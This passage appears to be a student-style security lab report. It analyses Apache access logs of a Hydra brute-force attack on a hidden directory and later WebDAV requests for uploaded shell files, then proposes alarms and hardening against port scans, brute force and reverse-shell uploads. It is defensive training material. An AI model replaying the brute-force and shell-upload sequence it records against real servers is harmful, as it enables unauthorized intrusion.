> Jan 19, 2021 @ 07:19:03.000  user_agent.original: Mozilla/4.0 (Hydra) agent.hostname: server1 agent.id: 07143c2c-842d-4487-8ad8-90e08d99f87a agent.ephemeral_id: 01c4480d-067f-4891-9e48-9e710f4ba05e agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 6,473,132 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access url.original: /company_folders/secret_folder input.type: log @timestamp: Jan 19, 2021 @ 07:19:03.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: - http.request.method: get http.response.status_code: 401 http.response.body.bytes: 6988 http.version: 1.1 event.kind: event event.created: Jan 19, 2021 @ 07:19:03.197
```

- How many requests were made in the attack?

  - ***10,142 hits were made in total as part of the brute force attack***

Analysis: Uncovering the Brute Force Attack (contd..)

FAILURE COUNT



user_agent.original : "Mozilla/4.0 (Hydra)"

event.outcome: failure

Jan 19, 2021 @ 07:05:00.00 → Jan 19, 2021 @ 07:30:00.00

10,141 hits


Jan 19, 2021 @ 07:05:00.000 - Jan 19, 2021 @ 07:30:00.000 —

```
Jan 19, 2021 @ 07:19:03.000  event.outcome: failure user_agent.original: Mozilla/4.0 (Hydra) agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a
                             agent.ephemeral_id: 01c4480d-067f-4891-9e48-9e710f4ba05e agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log
                             log.offset: 6,473,132 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access url.original: /company_folders/secret_folder
                             input.type: log @timestamp: Jan 19, 2021 @ 07:19:03.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: -
                             http.request.method: get http.response.status_code: 401 http.response.body.bytes: 6988 http.version: 1.1 event.kind: event event.created: Jan 19,
```

- How many requests had been made before the attacker discovered the password?

  - *10,141 hits were made before the attacker discovered the password*

Analysis: Finding the WebDAV Connection



url.original:/webdav*

Jan 19, 2021 @ 07:05:00.00 → Jan 19, 2021 @ 07:30:00.00

107 hits

Jan 19, 2021 @ 07:05:00.000 - Jan 19, 2021 @ 07:30:00.000

url.original

Top 5 values in 107 / 107 records

/webdav	61.7%
/webdav/shell.php	15.9%
/webdav/myshell.php	9.3%
/webdav/passwd.dav	8.4%
/webdav/	4.7%

```
Time           _source
> Jan 19, 2021 @ 07:29:49.000  url.original: /webdav/myshell.php agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.ephemeral_id: 01c4480d-067f-4091-9e48-
    9e710f4ba05e agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 6,514,213 source.address: 192.168.1.90
    source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jan 19, 2021 @ 07:29:49.000 ecs.version: 1.5.0 service.type: apache
    host.name: server1 http.request.referrer: http://192.168.1.105/webdav/ http.request.method: get http.response.status_code: 200
    http.response.body.bytes: 3038 http.version: 1.1 event.kind: event event.created: Jan 19, 2021 @ 07:31:52.356 event.module: apache
> Jan 19, 2021 @ 07:29:49.000  url.original: /webdav/myshell.php agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.ephemeral_id: 01c4480d-067f-4091-9e48-
    9e710f4ba05e agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 6,514,601 source.address: 192.168.1.90
    source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jan 19, 2021 @ 07:29:49.000 ecs.version: 1.5.0 service.type: apache
    host.name: server1 http.request.referrer: http://192.168.1.105/webdav/ http.request.method: get http.response.status_code: 200
    http.response.body.bytes: 3038 http.version: 1.1 event.kind: event event.created: Jan 19, 2021 @ 07:31:52.356 event.module: apache
```

- How many requests were made to this directory?
  - ***107 requests were made to this directory***
- Which files were requested?
  - Files requested were : ***shell.php, myshell.php (copy of shell.php) and passwd.dav***

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Alarm can be configured to monitor for simple thresholds and patterns, such as number of ports connected to from a single origin over a period of time

A threshold of 20 connections per second can be set at IP level. The alarm is activated once the threshold is crossed. This alert will be activated even if the connections are over a range of port numbers.

System Hardening

- All the ports are closed by default. Only the ports which need to accept traffic are then opened, subject to requirement.
- IDS or IPS systems are integrated with the network to detect the port scans (and take action).
- Firewall rules are configured to route traffic from a malicious source to ‘honey pots’ or empty hosts. These rules get triggered when alarm is set-off (and the malicious IP has been identified).

Mitigation: Finding the Request for the Hidden Directory

Alarm

Alarms can be configured to detect unauthorized access to the hidden directory *(url.original:<hidden directory path>)*

- All attempts to access from outside the network should be detected and flagged

Since the directory contains sensitive information, the alarm threshold will be 1 attempt to access the directory.

System Hardening

- Ensure that the directory traversal is blocked from the web browser.
- Ensure that complex passwords are used, which are hard to crack using brute force attack tools.
- Try to avoid storing sensitive files on the web server, rather use file vaults or secure document repositories to store such documents

Mitigation: Preventing Brute Force Attacks

Alarm

- Configure alarms to detect Authentication/Authorization failures (HTTP status code 401)
- Configure alarms to detect requests from known brute force attack tools

The threshold value to generate alerts can be 10. This value can be reduced based on the sensitive nature of the resource being accessed.

System Hardening

- Setup account lockouts on 3 or more incorrect passwords
- The lockout duration can be incremental based on the number of attempts - Example for first 3 attempts, account gets locked for 30 mins. Next time the lockout duration is incremented to 60 minutes and so on.
- Have password policies in place to
  - Set complex passwords
  - Change passwords frequently
  - Prevent re-using old passwords

Mitigation: Detecting the WebDAV Connection

Alarm

Configure an alarm which will monitor the access on the WebDav directory from outside the network.

Threshold should be 1 attempt from outside the network.

System Hardening

- Because of its added complexity, it is considered good practice to disable WebDAV if it is not currently in use.
- Secure port 80, preventing access to url path for webdav access.
- Update the softwares to the latest versions and ensure all security patches have been applied

Mitigation: Identifying Reverse Shell Uploads

Alarm

Configure alarm to monitor file being uploaded to the server from a source outside the network.

- Check for file patterns and extensions to check for malicious executables files - like .exe or .php
- Check for signatures of previously known shells
- Detect anomalous web traffic patterns

The threshold limit can be upto 1 attempt.

System Hardening

- Block upload of executable files which may be malicious in nature.
- Block access to used services and ports
- Install security products which will detect malicious executable files and shells
- Monitoring file integrity

The End